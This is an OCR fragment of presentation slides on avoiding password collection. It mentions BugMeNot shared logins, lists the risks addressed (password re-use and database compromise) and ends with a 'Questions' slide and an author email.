
Avoiding password collection



www.bugmenot.com/view/nytimes.com

Mitigates: password re-use across security domains, database compromise

Avoiding password collection



Blacklisted sites from Bugmenot

Questions

jcb82@cl.cam.ac.uk